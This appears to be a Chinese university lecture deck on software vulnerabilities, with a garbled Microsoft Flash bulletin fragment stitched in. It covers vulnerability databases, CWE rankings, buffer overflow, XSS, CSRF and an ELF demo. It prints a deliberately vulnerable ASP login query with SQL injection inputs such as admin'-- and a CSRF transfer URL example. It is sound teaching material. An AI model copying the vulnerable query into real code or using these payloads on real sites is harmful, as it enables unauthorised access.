此安全更新程序可修复安装在 Windows 8.1、Windows Server 2012、Windows Server 2012 R2、Windows RT 8.1、Windows 10 和 Windows Server 2016 所有受支持版本上的 Adobe Flash Player 漏洞。

此安全更新等级为“严重”。此更新程序通过更新包含于 Internet Explorer 10、Internet Explorer 11 和 Microsoft Edge 中的受影响的 Adobe Flash 库来修复 Adobe Flash Player 中的漏洞。有关更多信息，请参阅受影响的软件部分。

有关此更新的更多信息，请参阅 Microsoft 知识库文章 4014329。

### 漏洞信息

此安全更新修复了 Adobe 安全公告 APSB17-07 中描述的以下漏洞：

CVF-2017-2997 CVF-2017-2998 CVF-2017-2999 CVF-2017-3000 CVF-2017-3001 CVF-2017-

本文内容


执行摘要  
漏洞信息  
受影响的软件  
常见问题  
缓解因素  
变通办法  
安全更新部署  
鸣谢  
免责声明  
修订版本

本页内容

执行摘要  
漏洞信息  
受影响的软件  
常见问题  
缓解因素  
变通办法  
安全更新部署  
鸣谢  
免责声明  
修订版本

# CNVD（国家信息安全漏洞共享平台）

- 国家信息安全漏洞共享平台（Chinese National Vulnerability Database）
  - <http://www.cnvd.org.cn/>
  - 由国家互联网应急中心（简称CNCERT）联合国内重要信息系统单位、基础电信运营商、网络安全厂商、软件厂商和互联网企业建立的国家网络安全漏洞库
  - 建立软件安全漏洞统一收集验证、预警发布及应急处置体系，切实提升我国在安全漏洞方面的整体研究水平和及时预防能力



# 漏洞证明范例



# CAVD




车联网产品安全漏洞专业库（简称CAVD）是由中国汽车技术研究中心有限公司（以下简称“中汽中心”）通过聚集汽车行业漏洞资源，联合行业共同构建的首个汽车漏洞数据库。CAVD定位于汽车行业漏洞信息共享与交流平台，旨在充分发挥漏洞库在网络安全漏洞预警和应急响应中的作用，开展汽车漏洞收集、处置、通报等工作。

中汽中心作为“工业和信息化部网络安全威胁信息共享平台”合作单位，已实现CAVD与网络安全威胁信息共享平台的对接，作为车联网网络威胁支撑单位持续报送车联网网络安全威胁情报。


CAVD通过实验室自主挖掘、白帽子、安全公司等多源收集漏洞数据。CAVD包含通用漏洞和汽车漏洞两大类别，其中汽车漏洞覆盖T-BOX、IVI、车内网络、ECU、无线电、APP、云平台、其他八大类型。同时，CAVD吸纳各行业漏洞分类分级实践经验，基于车联网网络安全漏洞特性，联合车联网产业链相关主体，制定了完善的《汽车信息安全漏洞评价规范》，为漏洞数据的科学规范管理提供依据，保证漏洞数据合理客观性。

## 3.4 软件漏洞的生命周期



思考题：补丁推送之后就结束了吗？

# 漏洞利用



在上述生命周期中，攻击者随时有可能编写好漏洞利用并发动相应的攻击

# 3.5 漏洞利用对系统的威胁

## • 漏洞影响

- 操作系统
- 数据库
- 浏览器
- 服务器
- 路由器
- 防火墙
- GPS
- 工业控制系统
- .....



# 3.5 漏洞利用对系统的威胁

## 1) 非法获得访问权限

- IUT-T X.800定义：未经授权使用资源
- Windows的用户权限管理：System, Administrator, Power Users, Users, Guest, 不同的用户拥有不同的权限
  - 非法打印文件
  - 非法读取文件
  - 非法写文件
  - 非法执行文件

# 3.5 漏洞利用对系统的威胁



## 2) 权限提升

- 用户账号的权限提升：低权限提升到高权限
- Windows强制完整性控制（WMIC Windows Mandatory Integrity Control）
  - S-1-16-0x0: 不被信任(0): 指那些由匿名团队启动的进程的完整性级别。该级别会让大多数写入权限被阻。
  - S-1-16-0x1000: 低级(1): 被用于保护模式下的IE浏览器。该级别阻挡对于系统中大多数对象（比如文件和注册表项）的写入。
  - S-1-16-0x2000: 中级(2): 用于UAC启动时启动的普通应用程序。
  - S-1-16-0x3000: 高级(3): 用于UAC启动后启动的经过提升的管理应用程序，或者UAC禁用后的普通应用程序（此时用户处于管理员模式）。
  - S-1-16-0x4000: 系统级(4): 用于服务和系统级应用程序。
- 沙箱绕过: IE, Chrome, Adobe Reader.....

# 3.5 漏洞利用对系统的威胁

## 3) 拒绝服务

- 使得计算机软件或者系统（os）无法正常工作、无法提供正常的服务。
  - 本地拒绝服务漏洞：导致运行在本地的应用程序无法正常工作或者异常退出，甚至蓝屏
  - 远程拒绝服务漏洞：发送特定的网络数据报文给应用程序，使得提供服务的程序异常或者退出



# 3.5 漏洞利用对系统的威胁

## 4) 恶意软件植入

- **主动植入：**利用系统正常功能或者漏洞将恶意代码植入到目标中，**不需要用户的任何干预。**
  - 如计算机病毒感染、移动存储介质感染、网络蠕虫等
- **被动植入：**将恶意代码植入到目标时**需要借助用户的操作。**
  - 如物理植入、诱骗注入、邮件漏洞、浏览器漏洞、文档漏洞

# 3.5 漏洞利用对系统的威胁

## 5) 数据丢失或者泄露

- 指数据被破坏、删除或者非法读取
  - 第一种：由于对文件的访问权限设置错误而导致受限文件被非法读取，如**Password的读取**
  - 第二种：由于没有充分验证用户的输入，导致数据或者文件被非法读取，如**Web应用的文件浏览**
  - 第三种：系统漏洞导致服务器器信息泄露，如**DNS的域传送漏洞**

# 3.6 典型软件漏洞

Rank	ID	Name	Score	KEV Count (CVEs)	Rank Change vs. 2021
1	<a href="#">CWE-787</a>	Out-of-bounds Write	64.20	62	0
2	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.97	2	0
3	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	22.11	7	+3
4	<a href="#">CWE-20</a>	Improper Input Validation	20.63	20	0
5	<a href="#">CWE-125</a>	Out-of-bounds Read	17.67	1	-2
6	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	17.53	32	-1
7	<a href="#">CWE-416</a>	Use After Free	15.50	28	0
8	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.08	19	0
9	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)	11.53	1	0
10	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type	9.56	6	0
11	<a href="#">CWE-476</a>	NULL Pointer Dereference	7.15	0	+4
12	<a href="#">CWE-502</a>	Deserialization of Untrusted Data	6.68	7	+1
13	<a href="#">CWE-190</a>	Integer Overflow or Wraparound	6.53	2	-1
14	<a href="#">CWE-287</a>	Improper Authentication	6.35	4	0
15	<a href="#">CWE-798</a>	Use of Hard-coded Credentials	5.66	0	+1
16	<a href="#">CWE-862</a>	Missing Authorization	5.53	1	+2
17	<a href="#">CWE-77</a>	Improper Neutralization of Special Elements used in a Command ('Command Injection')	5.42	5	+8
18	<a href="#">CWE-306</a>	Missing Authentication for Critical Function	5.15	6	-7
19	<a href="#">CWE-119</a>	Improper Restriction of Operations within the Bounds of a Memory Buffer	4.85	6	-2
20	<a href="#">CWE-276</a>	Incorrect Default Permissions	4.84	0	-1
21	<a href="#">CWE-918</a>	Server-Side Request Forgery (SSRF)	4.27	8	+3
22	<a href="#">CWE-362</a>	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')	3.57	6	+11
23	<a href="#">CWE-400</a>	Uncontrolled Resource Consumption	3.56	2	+4
24	<a href="#">CWE-611</a>	Improper Restriction of XML External Entity Reference	3.38	0	-1
25	<a href="#">CWE-94</a>	Improper Control of Generation of Code ('Code Injection')	3.32	4	+3

## 3.6 典型软件漏洞

- 内存安全漏洞/内存错误漏洞
  - 越界写/读 (Out-of-Bound Write/Read)
  - 缓冲区溢出 (Buffer Overflow)
    - 栈、堆、全局数据缓冲区溢出
  - 整数溢出 (Integer Overflow or Wraparound)
  - 释放后使用 (Use After Free)
  - 空指针 (Null Pointer Dereference)
  - 条件竞争 (Race Condition)
  - 失控的资源消耗 (Resource Consumption)

## 3.6 典型软件漏洞

- 网络安全漏洞
  - 跨站脚本 (XSS)
  - 注入类漏洞
    - SQL 注入
    - 系统命令注入
    - 命令注入
    - 代码注入等
  - 路径穿越 (Path Traversal)
  - CSRF 漏洞
  - SSRF 漏洞
  - 硬编码凭据 (Hard-coded Credentials)

### 3.6.1 缓冲区溢出

- **缓冲区**通常是用来存储数量事先确定的、有限数据的存储区域。当一个程序试图将比缓冲区容量大的数据存储进缓冲区的时候，就会发生缓冲区溢出。
- 当**缓冲区发生溢出**时候，多余的数据就会溢出到相邻的内存地址中，重写已分配在该存储空间的原有数据，并且有可能改变执行路径和指令。

# 缓冲区溢出漏洞的产生原因

- 缓冲区溢出的产生原因：
  - 计算机程序体系没有严格区分用户数据和程序控制指令
  - 部分编程语言（如C、C++）具有直接访问内存的能力。
  - 向数据区写入大量数据，可以实现对非数据区域的覆盖。
    - 当这些数据被程序错误地当成代码执行时，就可能会产生各种异常情况，如系统崩溃，数据泄露，甚至使攻击者获取控制权。
- 缓冲区溢出漏洞一直被列为最危险的漏洞之一。

## 3.6.2 跨站脚本攻击

- 跨站脚本攻击，是指攻击者将恶意脚本代码嵌入Web页面里，当用户浏览该Web页面时，嵌入其中的脚本会被执行，从而达到攻击用户、获取用户信息，甚至获取网站权限的特殊目的。
- 这是一种被动式的攻击方式，因为它常常是将恶意代码嵌入到正常网页中，然后攻击者需要等待用户访问该网页从而触发漏洞被利用。



# 跨站脚本攻击分类与利用

## ● 反射型 XSS

- 攻击者通过在 URL 参数中注入恶意代码，当受害者点击链接并访问该 URL 时，恶意代码会直接在受害者主机的浏览器上执行。

## ● 储存型 XSS


- 攻击者通常会利用网站上的用户交互元素，预先向服务器注入恶意代码。成功后，恶意代码会长期存储在漏洞服务器上，只要受害者浏览包含此恶意代码的页面就会执行恶意代码。

## ● DOM 型 XSS

- 攻击者通过修改浏览器页面的 DOM 文本对象模型结构，将恶意代码注入到页面中，当用户访问页面并触发 JavaScript 事件时，恶意代码会被执行。
- 它不依赖于服务器端的数据，而从客户端获得 DOM 中的数据（如从 URL 中提取数据）并在本地执行。

## ● XSS 利用方式

- Cookies 窃取
- 会话劫持
- 钓鱼攻击
- 网页挂马
- DOS 与 DDOS
- XSS 蠕虫



### 3.6.3 注入攻击

- 注入攻击主要包括系统命令注入、命令注入、代码注入和SQL注入。

典型的SQL  
注入漏洞

```
dim rs
admin1=request("admin")
password1=request("password")
set rs = server.CreateObject("ADODB.RecordSet")
rs.open "select * from T_admin where admin="" & admin1 & "" and password=""&
password1 & "", conn, 1
if rs.eof and rs.bof then
    ### alert password is incorrect
    response.end
else
    session("admin") = rs("admin")
    response.redirect "admin.asp"
end if
rs.close
set rs=nothing
```

### 3.6.3 注入攻击

```
rs.open "select * from T_admin where admin="" & admin1 & "" and  
password=""& password1 &"",conn,1
```

- 正常情况：
  - Admin1=root
  - Password1=mypass
- 精心构造：在用户名和密码那里都填入 ‘OR’ ‘=’
- SQL语句被构造成

```
select * from T_admin where admin= "OR" = and password= "OR" ="
```
- 含义：当admin为空或者空等于空， password为空或者空等于空的时候整个查询语句就为真。

### 3.6.3 注入攻击

```
rs.open "select * from T_admin where admin=''' & admin1 & ''' and  
password='''& password1 & ''''",conn,1
```

- 正常情况:
  - Admin1=root
  - Password1=mypass
- 精心构造:
  - Admin1=admin'--
  - Password1=12345(随意)
- **select \* from T\_admin where admin='admin' --' and password=' 12345'**


# CSRF 客户端请求伪造

## ➤ Cross Site Request Forgery, 客户端请求伪造

- 一种挟制用户身份在当前已登录的Web应用程序上执行非用户本意操作的攻击方法。
- 欺骗用户的浏览器，让其以用户的名义执行操作

➤ 漏洞成因：简单的身份验证只能保证请求是发自某个用户的浏览器，却不能保证请求本身是用户自愿发出的

➤ XSS 利用的是用户对指定网站的信任，CSRF 利用的是网站对用户网页浏览器的信任。



# CSRF 客户端请求伪造与防御措施

## ➤ GET 请求的 CSRF 攻击

1. 假如一家银行用于执行转账操作的URL地址如下：
  - `https://bank.example.com/withdraw?account=AccoutName&amount=1000&for=PayeeName`
2. HTML 中能设置 `src/href` 等链接地址的标签都可以发起一个 GET 请求，如 `img`、`iframe` 等。那么，恶意攻击者可以利用HTML的GET请求，在另一个网站上放置如下代码：
  - ``
3. 如果有账户名为Alice的用户访问了该恶意站点，而她已经登录了银行网站，会话 Cookies 的登录信息尚未过期，那她就会损失1000资金。

## ➤ 防御措施

- 令牌同步模式
- 检查 `Referer` 字段
- 添加校验token

# 缓冲区漏洞和注入类漏洞的区别

- 缓冲区漏洞
  - 攻击完成必须有 Memory Error
  - 越界写操作或者越界读操作
- 注入类漏洞
  - 攻击完成不需要任何 Memory Error
  - 攻击者诱导程序执行想要的，但是恶意的行为
- Resource access attacks
- Bypass attacks
- Race condition attacks

# 课后回顾 - 最危险的25类安全漏洞

[CWE-787](#)

Out-of-bounds Write

[CWE-79](#)

Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

[CWE-125](#)

Out-of-bounds Read

[CWE-20](#)

Improper Input Validation

[CWE-78](#)

Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

[CWE-89](#)

Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

[CWE-416](#)

Use After Free

[CWE-22](#)

Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

[CWE-352](#)

Cross-Site Request Forgery (CSRF)

[CWE-434](#)

Unrestricted Upload of File with Dangerous Type



华中科技大学  
HUAZHONG UNIVERSITY OF SCIENCE AND TECHNOLOGY

网络空间安全学院



# Linux ELF 二进制破解演示

网络空间安全学院 慕冬亮  
Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# ELF文件格式

```
ecs-assist-user@iZbp1adyuo4hpyhzlvk3yZ:~/s2_demo/test_cracked_elf$ make
gcc -no-pie -o test_elf test_elf.c
ecs-assist-user@iZbp1adyuo4hpyhzlvk3yZ:~/s2_demo/test_cracked_elf$ file test_elf
test_elf: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=d8857b80e206c71dbf54851cdf
19127d2c1c927b, for GNU/Linux 3.2.0, not stripped
ecs-assist-user@iZbp1adyuo4hpyhzlvk3yZ:~/s2_demo/test_cracked_elf$ readelf -h test_elf
ELF Header:
  Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class: ELF64
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: EXEC (Executable file)
  Machine: Advanced Micro Devices X86-64
  Version: 0x1
  Entry point address: 0x401070
  Start of program headers: 64 (bytes into file)
  Start of section headers: 13960 (bytes into file)
  Flags: 0x0
  Size of this header: 64 (bytes)
  Size of program headers: 56 (bytes)
  Number of program headers: 13
  Size of section headers: 64 (bytes)
  Number of section headers: 31
  Section header string table index: 30
```

# ELF文件格式

```
